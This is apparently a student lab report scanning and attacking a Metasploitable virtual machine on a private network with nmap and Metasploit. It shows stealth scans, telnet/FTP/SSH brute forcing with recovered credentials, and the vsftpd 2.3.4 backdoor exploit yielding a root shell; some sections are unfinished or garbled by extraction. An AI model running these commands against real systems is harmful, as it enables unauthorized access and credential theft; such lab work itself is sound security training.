Network Security Project – Ranjit Jha

Part 1

Run across multiple scans and figure out the ports which are open. Different types of scans help you in bypassing the filtration and firewalls.

1.Default Scan

Command to carry out the scan: nmap -p- 192.168.56.103 -n

Explanation: By default, Nmap scans the most common 1,000 ports for each protocol. -p- however scans all 65535 TCP ports. -n bypasses DNS servers, disabling reverse DNS query.

```
kali@kali: ~
kali@kali:~
File Actions Edit View Help
root@kali:~# nmap -p- 192.168.56.103 -n
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-13 08:36 EST
Nmap scan report for 192.168.56.103
Host is up (0.0022s latency).
Not shown: 65505 closed ports
PORT
          STATE SERVICE
          open ftp
open ssh
          open telnet
25/tcp
          open
                smtp
          open
                domain
80/tcp
          open http
111/tcp
                rpcbind
          open
139/tcp
                netbios-ssn
          open
          open microsoft-ds
445/tcp
512/tcp
          open
          open
514/tcp
               shell
1099/tcp open
                rmiregistry
1524/tcp open
                ingreslock
2049/tcp open nfs
2121/tcp open
3306/tcp open
                ccproxy-ftp
                mvsal
5432/tcp
                postgresql
         open
5900/tcp open
6000/tcp open
          open
6697/tcp open
                ircs-u
8009/tcp open
                ajp13
8180/tcp
                unknown
          open
8787/tcp open
                msgsrvr
41819/tcp open
                unknown
55696/tcp open
                unknown
56120/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 9.12 seconds
root@kali:~#
```

2.Stealth Scan / SYN scan

Command to carry out the scan: nmap -sS 192.168.56.103 -n

Explanation: -sS enables stealth scans. It sends a SYN packet and then waits for a response. If response = SYN/ACK then the connection is open, if it is RST means the connection is closed. Also known as half-open scan.

```
File
     Actions
              Edit View
                           Help
root@kali:~# nmap -sS 192.168.56.103 -n
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-13 11:52 EST
Nmap scan report for 192.168.56.103
Host is up (0.0046s latency).
Not shown: 977 closed ports
        STATE SERVICE
PORT
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:F6:8E:1E (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
root@kali:~#
```

3. FIN Scan

Command to carry out the scan: nmap -sF 192.168.56.103 -n

Explanation: Applicable to systems compliant with RFC 793 text. As per that, if a destination port is closed, a packet sent to it without a SYN, ACK or RST flag will cause a RST packet to be sent in response. So if a RST packet is received in response to -sF, the port is considered closed, while no response means open | filtered.

```
File
     Actions
              Edit View Help
root@kali:~# nmap -sF 192.168.56.103 -n
Starting Nmap 7.80 (https://nmap.org) at 2021-01-13 12:38 EST
Nmap scan report for 192.168.56.103
Host is up (0.0016s latency).
Not shown: 977 closed ports
PORT
        STATE
                      SERVICE
        open filtered ftp
21/tcp
22/tcp
        open filtered ssh
23/tcp open filtered telnet
25/tcp open filtered smtp
53/tcp open filtered domain
80/tcp open|filtered http
111/tcp open|filtered rpcbind
139/tcp open filtered netbios-ssn
445/tcp open filtered microsoft-ds
512/tcp open|filtered exec
513/tcp open filtered login
514/tcp open filtered shell
1099/tcp open filtered rmiregistry
1524/tcp open filtered ingreslock
2049/tcp open filtered nfs
2121/tcp open filtered ccproxy-ftp
3306/tcp open filtered mysql
5432/tcp open filtered postgresql
5900/tcp open filtered vnc
6000/tcp open filtered X11
6667/tcp open|filtered irc
8009/tcp open filtered ajp13
8180/tcp open|filtered unknown
MAC Address: 08:00:27:F6:8E:1E (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
root@kali:~#
```

4. NULL Scan

Command to carry out the scan: nmap -sN 192.168.56.103 -n

Explanation: Applicable to systems compliant with RFC 793 text, and similar to FIN scan. As per that, if a destination port is closed, a packet sent to it without a SYN, ACK or RST flag will cause a RST packet to be sent in response. So if a RST packet is received in response to -sF, the port is considered closed, while no response means open | filtered.

```
File
     Actions
              Edit View Help
root@kali:~# nmap -sN 192.168.56.103 -n
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-13 12:46 EST
Nmap scan report for 192.168.56.103
Host is up (0.0025s latency).
Not shown: 977 closed ports
PORT
        STATE
                       SERVICE
21/tcp open filtered ftp
22/tcp open|filtered ssh
23/tcp open filtered telnet
25/tcp open filtered smtp
53/tcp open filtered domain
80/tcp open|filtered http
111/tcp open filtered rpcbind
139/tcp open filtered netbios-ssn
445/tcp open filtered microsoft-ds
512/tcp open filtered exec
513/tcp open filtered login
514/tcp open filtered shell
1099/tcp open filtered rmiregistry
1524/tcp open filtered ingreslock
2049/tcp open filtered nfs
2121/tcp open filtered ccproxy-ftp
3306/tcp open filtered mysql
5432/tcp open filtered postgresql
5900/tcp open filtered vnc
6000/tcp open filtered X11
6667/tcp open|filtered irc
8009/tcp open|filtered ajp13
8180/tcp open filtered unknown
MAC Address: 08:00:27:F6:8E:1E (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
root@kali:~#
```

5.UDP Scan

Command to carry out the scan: nmap -sU 192.168.56.103 -n

Explanation: Works by sending a UDP packet to every targeted port. If an ICMP port unreachable error (type 3, code 3) is returned, the port is closed. Other ICMP unreachable errors (type 3, codes 0, 1, 2, 9, 10, or 13) mark the port as filtered. A response with the occasional UDP packet indicates that the port is open. If no response is received after retransmissions, the port is marked as open | filtered. Takes more time than other scans. Can be combined with SYN scan -sS.

```
File
     Actions
              Edit View
                          Help
root@kali:~# nmap -sU 192.168.56.103 -n
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-13 12:55 EST
Nmap scan report for 192.168.56.103
Host is up (0.00093s latency).
Not shown: 992 closed ports
PORT
         STATE
                        SERVICE
53/udp
         open
                       domain
         open filtered dhcpc
68/udp
69/udp
         open filtered tftp
111/udp
                        rpcbind
         open
137/udp
         open
                        netbios-ns
          open filtered netbios-dgm
138/udp
2049/udp open
                        nfs
26407/udp open|filtered unknown
MAC Address: 08:00:27:F6:8E:1E (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1067.01 seconds
root@kali:~#
```

6. Version Scan

Command to carry out the scan: nmap -sV 192.168.56.103 -n

Explanation: -sV helps find out which versions of which services are running on the host. An accurate version number helps dramatically in determining which exploits a server is vulnerable to.

```
kali@kali: ~
File Actions Edit View Help
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-13 13:23 EST
Nmap scan report for 192.168.56.103 Host is up (0.0019s latency).
Not shown: 977 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
                                   Linux telnetd
                                   Postfix smtpd
ISC BIND 9.4.2
           open domain
                                   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
2 (RPC #100000)
80/tcp
111/tcp open
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open
                                   netkit-rsh rexecd
513/tcp open login
                                   OpenBSD or Solaris rlogind
1099/tcp open
1524/tcp open
                                   Metasploitable root shell
2049/tcp open nfs
                                    2-4 (RPC #100003)
                                   MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
                                   Apache Jserv (Protocol v1.3)
Apache Tomcat/Coyote JSP engine 1.1
8180/tcp open http
MAC Address: 08:00:27:F6:8E:1E (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 12.21 seconds root@kali:~#
```

Part 2

After figuring out the open ports, we need to figure out which ports are vulnerable.

1. Telnet – Brute Force

Name of the script which confirms the vulnerability: telnet-brute

A brief description about the vulnerability Observation: Performs brute-force password auditing against telnet servers.

Ports and Services

Port 23: telnet

Command to execute in shell: nmap --script telnet-brute -p 23 192.168.56.103 -n -vv

```
NSE Timing: About 0.00% done
NSE: [telnet-brute 192.168.56.103:23] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute 192.168.56.103:23] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute 192.168.56.103:23] passwords: Time limit 10m00s exceeded.
NSE Timing: About 41.67% done; ETC: 01:12 (0:14:01 remaining)
Completed NSE at 00:58, 603.82s elapsed
Nmap scan report for 192.168.56.103
Host is up, received reset ttl 255 (0.00081s latency).
Scanned at 2021-01-17 00:48:20 EST for 604s
      STATE SERVICE REASON
23/tcp open telnet syn-ack ttl 64
 telnet-brute:
    Accounts:
     user:user - Valid credentials
   Statistics: Performed 4037 guesses in 603 seconds, average tps: 6.7
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:58
Completed NSE at 00:58, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 604.24 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
root@kali:~#
```

2. Telnet – Clear Text Capture

Name of the script which confirms the vulnerability: telnet-encryption

A brief description about the vulnerability Observation: Checks to see if the server supports encryption.

Ports and Services

Port 23: telnet

Command to execute in shell: nmap --script telnet-brute -p 23 192.168.56.103 -n -vv

```
root@kali:~# nmap --script telnet-encryption -p 23 192.168.56.103 -n -vv
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-17 01:07 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:07
Completed NSE at 01:07, 0.00s elapsed
Initiating Ping Scan at 01:07
Scanning 192.168.56.103 [4 ports]
Completed Ping Scan at 01:07, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:07
Scanning 192.168.56.103 [1 port]
Discovered open port 23/tcp on 192.168.56.103
Completed SYN Stealth Scan at 01:07, 0.03s elapsed (1 total ports)
NSE: Script scanning 192.168.56.103.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:07
Completed NSE at 01:07, 0.00s elapsed
Nmap scan report for 192.168.56.103
Host is up, received reset ttl 255 (0.0012s latency).
Scanned at 2021-01-17 01:07:05 EST for 0s
       STATE SERVICE REASON
23/tcp open telnet syn-ack ttl 64
 telnet-encryption:
Telnet server does not support encryption
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:07
Completed NSE at 01:07, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
            Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
```

3. FTP - Brute Force

Name of the script which confirms the vulnerability: ftp-brute

A brief description about the vulnerability Observation: Performs brute force password auditing against FTP servers.

Ports and Services

Port 21: ftp

Command to execute in shell: nmap --script ftp-brute -p 21 192.168.56.103 -n -vv

```
NSE Timing: About 0.00% done
NSE: [ftp-brute 192.168.56.103:21] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute 192.168.56.103:21] usernames: Time limit 10m00s exceeded. NSE: [ftp-brute 192.168.56.103:21] passwords: Time limit 10m00s exceeded.
NSE Timing: About 66.67% done; ETC: 01:39 (0:05:00 remaining)
Completed NSE at 01:34, 602.40s elapsed
Nmap scan report for 192.168.56.103
Host is up, received reset ttl 255 (0.0012s latency).
Scanned at 2021-01-17 01:24:26 EST for 603s
       STATE SERVICE REASON
21/tcp open ftp
                      syn-ack ttl 64
  ftp-brute:
    Accounts:
      user:user - Valid credentials
    Statistics: Performed 3668 guesses in 602 seconds, average tps: 6.2
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:34
Completed NSE at 01:34, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 602.80 seconds
            Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
```

4. SSH Brute Force

Name of the script which confirms the vulnerability: ssh-brute

A brief description about the vulnerability Observation: Performs brute-force password guessing against ssh servers.

Ports and Services

Port 22: ssh

Command to execute in shell: nmap --script ssh-brute -p 22 192.168.56.103 -n -vv

```
NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: webadmin:ale
NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: sysadmin:ale
NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: netadmin:ale
NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: guest:alexis
NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: web:alexis
NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: test:alexis NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: root:miguel NSE: [ssh-brute 192.168.56.103:22] Trying username/password pair: admin:miguel
NSE Timing: About 98.83% done; ETC: 02:44 (0:00:07 remaining)
NSE: [ssh-brute 192.168.56.103:22] usernames: Time limit 10m00s exceeded. NSE: [ssh-brute 192.168.56.103:22] usernames: Time limit 10m00s exceeded. NSE: [ssh-brute 192.168.56.103:22] passwords: Time limit 10m00s exceeded.
Completed NSE at 02:44, 601.21s elapsed
Nmap scan report for 192.168.56.103
Host is up, received reset ttl 255 (0.0015s latency).
Scanned at 2021-01-17 02:34:08 EST for 601s
        STATE SERVICE REASON
PORT
22/tcp open ssh syn-ack ttl 64
  ssh-brute:
     Accounts:
       user:user - Valid credentials
     Statistics: Performed 957 guesses in 601 seconds, average tps: 1.6
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:44
Completed NSE at 02:44, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 601.66 seconds
              Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
root@kali:~#
```

5. FTP remote code execution

Name of the script which confirms the vulnerability: ftp-vsftpd-backdoor

A brief description about the vulnerability Observation: Tests for the presence of the vsFTPd 2.3.4 backdoor reported on 2011-07-04 (CVE-2011-2523). This script attempts to exploit the backdoor using the innocuous id command by default, but that can be changed with the exploit.cmd or ftp-vsftpd-backdoor.cmd script arguments.

Ports and Services

Port 21: ftp

Command to execute in shell: nmap --script ftp-vsftpd-backdoor -p 21 192.168.56.103 -n -vv

```
Discovered open port 21/tcp on 192.168.56.103
Completed SYN Stealth Scan at 02:55, 0.04s elapsed (1 total ports)
NSE: Script scanning 192.168.56.103.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:55
Completed NSE at 02:55, 2.03s elapsed
Nmap scan report for 192.168.56.103
Host is up, received reset ttl 255 (0.0028s latency).
Scanned at 2021-01-17 02:55:16 EST for 2s
       STATE SERVICE REASON
21/tcp open ftp
                     syn-ack ttl 64
  ftp-vsftpd-backdoor:
    VULNERABLE:
    vsFTPd version 2.3.4 backdoor
      State: VULNERABLE (Exploitable)
      IDs: BID:48539 CVE:CVE-2011-2523
        vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
      Disclosure date: 2011-07-03
      Exploit results:
        Shell command: id
        Results: uid=0(root) gid=0(root)
      References:
        https://www.securityfocus.com/bid/48539
        https://github.com/rapid7/metasploit-framework/blob/master/modules
backdoor.rb
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
        http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-downlo
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.45 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
root@kali:~#
```

6. SMTP - User Enumeration

Name of the script which confirms the vulnerability: smtp-enum-users

A brief description about the vulnerability Observation: Attempts to enumerate the users on a SMTP server by issuing the VRFY, EXPN or RCPT TO commands. The goal of this script is to discover all the user accounts in the remote system.

Ports and Services

Port 25: smtp

Command to execute in shell: nmap --script smtp-enum-users -p 25 192.168.56.103 -n -vv

Unable to get around 'method RCPT returned unhandled status code'. Please guide!

```
root@kali:~# nmap --script smtp-enum-users -p 25 192.168.56.103 -n -vv
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-17 03:38 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 03:38
Completed NSE at 03:38, 0.00s elapsed
Initiating Ping Scan at 03:38
Scanning 192.168.56.103 [4 ports]
Completed Ping Scan at 03:38, 0.04s elapsed (1 total hosts) Initiating SYN Stealth Scan at 03:38
Scanning 192.168.56.103 [1 port]
Discovered open port 25/tcp on 192.168.56.103
Completed SYN Stealth Scan at 03:38, 0.04s elapsed (1 total ports)
NSE: Script scanning 192.168.56.103.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 03:38
Completed NSE at 03:38, 0.02s elapsed
Nmap scan report for 192.168.56.103
Host is up, received reset ttl 255 (0.0018s latency).
Scanned at 2021-01-17 03:38:29 EST for 0s
       STATE SERVICE REASON
                     syn-ack ttl 64
25/tcp open smtp
  smtp-enum-users:
   Method RCPT returned a unhandled status code.
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 03:38
Completed NSE at 03:38, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
```

7. FTP Clear Text Capture

Name of the script which confirms the vulnerability:

A brief description about the vulnerability Observation: Attempts to enumerate the users on a SMTP server by issuing the VRFY, EXPN or RCPT TO commands. The goal of this script is to discover all the user accounts in the remote system.

Ports and Services

Port 21: ftp

Command to execute in shell: nmap --script

Unable to find script for FTP clear text capture / FTP encryption. Please guide!

Part 3

1. FTP remote code execution: This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011.

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] [2021.01.17-04:24:09] 192.168.56.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] [2021.01.17-04:24:09] 192.168.56.103:21 - USER: 331 Please specify the password.
[*] [2021.01.17-04:24:09] 192.168.56.103:21 - Backdoor service has been spawned, handling...
[*] [2021.01.17-04:24:09] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] [2021.01.17-04:24:13] Found shell.
[*] [2021.01.17-04:24:13] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.56.103:6200) at 2021-01-17 04:24:13 -0500
id uid=0(root) gid=0(root)
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
```

2. FTP Brute Force

```
<u>nsf5</u> auxiliary(scanner/ftp/ftp_login) > show options
Module options (auxiliary/scanner/ftp/ftp_login):
                                                                                                           Required Description
   BLANK_PASSWORDS
                                                                                                                              Try blank passwords for all users
                                     false
                                                                                                                             How fast to bruteforce, from 0 to 5
Try each user/password couple stored in the c
    BRUTEFORCE_SPEED
   DB_ALL_CREDS
DB_ALL_PASS
                                                                                                                             Add all passwords in the current database to Add all users in the current database to the A specific password to authenticate with
   DB_ALL_USERS
    PASSWORD
                                                                                                                             A specific password to adding the title of the containing passwords, one per line A proxy chain of format type:host:port[,type:h Record anonymous/guest logins to the database The target host(s), range CIDR identifier, or The target port (TCP)
    PASS_FILE
                                    192.168.56.103
    RHOSTS
    RPORT
                                                                                                                             Stop guessing when a credential works for a ho
The number of concurrent threads (max one per
A specific username to authenticate as
    STOP_ON_SUCCESS
    THREADS
   USERNAME
                                                                                                                             File containing users and passwords separated
Try the username as the password for all user:
    USERPASS_FILE
    USER_AS_PASS
                                                                                                                             File containing usernames, one per line
Whether to print output for all attempts
    USER_FILE
    VERBOSE
<u>nsf5</u> auxiliary(scanner/ftp/ftp_login) >
```

```
msf5 auxiliary(scanner/ftp/ftp_login) > run
                                - 192.168.56.103:21 - Starting FTP login sweep
[*] 192.168.56.103:21
[!] 192.168.56.103:21
                                - No active DB -- Credential data will not be saved!
[+] 192.168.56.103:21
                                - 192.168.56.103:21 - Login Successful: msfadmin:msfadmin
                                - 192.168.56.103:21 - LOGIN FAILED: tureyth:msfadmin (Incorrect: )
- 192.168.56.103:21 - LOGIN FAILED: tureyth:tureyth (Incorrect: )
    192.168.56.103:21
  192.168.56.103:21
                                - 192.168.56.103:21 - LOGIN FAILED: tureyth:user (Incorrect: )
                                - 192.168.56.103:21 - LOGIN FAILED: tureyth:postgres (Incorrect: )
- 192.168.56.103:21 - LOGIN FAILED: user:msfadmin (Incorrect: )
    192.168.56.103:21
                                - 192.168.56.103:21 - LOGIN FAILED: user:tureyth (Incorrect: )
[-] 192.168.56.103:21
                                - 192.168.56.103:21 - Login Successful: user:user

- 192.168.56.103:21 - LOGIN FAILED: postgres:msfadmin (Incorrect:

- 192.168.56.103:21 - LOGIN FAILED: postgres:tureyth (Incorrect: )
[+] 192.168.56.103:21
    192.168.56.103:21
    192.168.56.103:21
[-] 192.168.56.103:21
                                - 192.168.56.103:21 - LOGIN FAILED: postgres:user (Incorrect: )
                                - 192.168.56.103:21 - Login Successful: postgres:postgres
[+] 192.168.56.103:21
    192.168.56.103:21
                                - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ftp/ftp_login) >
```

3. SSH Brute Force

```
msf5 auxiliary(scanner/ssh/ssh_login) > show options
    BRUTEFORCE_SPEED 5
DB_ALL_CREDS f
                                                                                                                 How fast to bruteforce, from 0 to 5
Try each user/password couple stored in the current database
    DB_ALL_PASS
DB_ALL_USERS
                                                                                                                 Add all passwords in the current database to the list Add all users in the current database to the list
                                                                                                                 A specific password to authenticate with
File containing passwords, one per line
The target host(s), range CIDR identifier, or hosts file with
     PASSWORD
 RHOSTS
syntax 'file:<path>'
RPORT
                                    192.168.56.103
                                                                                                                 The target port
Stop guessing when a credential works for a host
The number of concurrent threads (max one per host)
A specific username to authenticate as
     STOP_ON_SUCCESS
     THREADS
     USERNAME
     USERPASS_FILE
air per line
                                                                                                                 Try the username as the password for all users
File containing usernames, one per line
Whether to print output for all attempts
    USER_AS_PASS
USER_FILE
                                    /home/kali/Desktop/users.txt
 nsf5 auxiliary(scanner/ssh/ssh_login) >
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.56.103:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin), 25(floppy), 29(audio), 30(dip), 44(video), 46(plugdev), 107(fuse), 111(lpadmin), 112(admin), tasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 7 opened (10.0.2.15:45841 → 192.168.56.103:22) at 2021-01-1
[+] 192.168.56.103:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=100 erver #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 8 opened (10.0.2.15:44895 → 192.168.56.103:22) at 2021-01-1
[+] 192.168.56.103:22 - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgrinux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linu
[*] Command shell session 9 opened (10.0.2.15:41051 → 192.168.56.103:22) at 2021-01-1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```


4. Telnet Brute Force


```
msf5 > use 0
msf5 auxiliary(scanner/telnet/telnet_login) >
```

5. SMTP user enumeration

```
ms+5 > use 0
msf5 auxiliary(scanner/smtp/smtp_enum) >
```

6. Telnet Clear text capture







6. FTP Clear text capture

```
msf5 > ftp 192.168.56.103
[*] exec: ftp 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPd 2.3.4)
Name (192.168.56.103:kali): root
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> user
(username) 0
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> user
(username) msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
500 Illegal PORT command.
ftp: bind: Address already in use
ftp> dir
500 Illegal PORT command.
ftp>
```

